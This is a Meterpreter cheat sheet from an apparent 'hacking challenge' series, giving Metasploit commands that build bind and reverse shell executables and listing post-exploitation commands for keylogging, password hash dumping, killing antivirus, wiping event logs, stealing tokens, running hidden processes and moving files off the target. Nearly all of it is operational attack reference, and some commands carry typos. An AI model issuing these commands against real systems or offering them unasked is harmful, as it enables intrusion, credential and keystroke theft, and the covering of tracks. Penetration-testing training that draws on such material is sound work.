Meterpreter Cheat Sheet

30 Days Hacking Challenge
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Executing Meterpreter

As a Metasploit Exploit Payload (bind_tcp) for bind shell or (reverse_tcp) for reverse shell As Standalone binary to be uploaded and executed on the target system:

```
./msfpayload windows/meterpreter/bind_tcp LPORT=443 X > meterpreter.exe (Bind Shell)
./msfcli exploit/multi/handler PAYLOAD=windows/meterpeter/bind_tcp LPORT=443
RHOST=<IP>
./msfpayload wndows/meterpreter/reverse_tcp RHOST=<IP> RPORT=443 X > meterpreter.exe
(Reverse Shell)
./msfcli exploit/multi/handler PAYLOAD=windows/meterpreter/reverse_tcp LPORT=443 E
```

Core Commands

meterpreter> background
Puts the Meterpreter session in background mode.
Session could be recovered typing:
sessions –l(to identify session ID)
sessions –i <Session ID>

meterpreter> irb
Opens meterpreter scripting menu

meterpreter> use <library>
Permits loading extra meterpreter functionalities with the following loadable libraries:

espia	Allows Desktop spying through screenshots
incognito	Allows user impersonation sort of commands
priv	Allows filesystem and hash dumping commands
sniffer	Allows network sniffing interaction commands


meterpreter> run <script>
Permits the execution of ruby self developed meterpreter scripts such:

checkvm
credcollect
get_local_subnets
getcountermeasure
getgui
gettelnet
hashdump
keylogrecorder
killav
metsvc
migrate
netenum
prefetchtool
vnc_oneport / vnc
sheduleme
winenum

User Interface Commands

meterpreter> idletime
Displays how much time the user is inactive

meterpreter> keyscan_start Starts recording user key typing
meterpreter>keyscan_dump Dumps the user's key strokes meterpreter> keyscan_stop Stops recording user typing



File System Commands

meterpreter> getwd
Obtain current working directory on Server's Side

meterpreter> getlwd
Obtain local current working directory

meterpreter> del <file>
Deletes the given file

meterpreter> cat <file>
Read the given file

meterpreter> edit <file>
Edit the given file

meterpreter> upload <src file> <dst file>
Upload a file to the target host

meterpreter> download <src file> <dst file>
Download a file from the target host

Networking Commands

meterpreter> portfwd
Establish port forwarding connections through meterpreter tunnels:
Options:
-L Local host to listen on
-l Local port to listen on
-p Remote port to connect to
-r Remote host to connect to

meterpreter> ipconfig
Displays network interfaces information

meterpreter> route
View and modify networking routing table

System Commands

meterpreter> sysinfo
Provides information about target host

meterpreter> getuid
Obtain the username responsible for the current process

meterpreter> kill <pid>
Kill the given process identified by PID

meterpreter> execute –f file [Options] Execute the given "file" on the OS target host. Options:
-H Create the process hidden from view
-a Arguments to pass to the command
-i Interact with the process after creating it
-m Execute from memmory
-t Execute process with currently impersonated thread token

meterpreter> ps
List all running processes

meterpreter> clearav
Clears and secure removes event logs

meterpreter> shell
Obtain interactive windows OS Shell

meterpreter> steal_token
Attemps to steal an impersonation token from the target process

eterpreter> reg <Command> [Options]
Interact with the target OS Windows Registry using the following options and commands:

commands:	Options:
enumkey Enumerate the supplied registry key	-d Data to store in the registry value
createkey / deletekey Create/deleted the supplied registry key	-k The registry key
setval / queryval Set/query values from the supplied registry key	-v The registry value name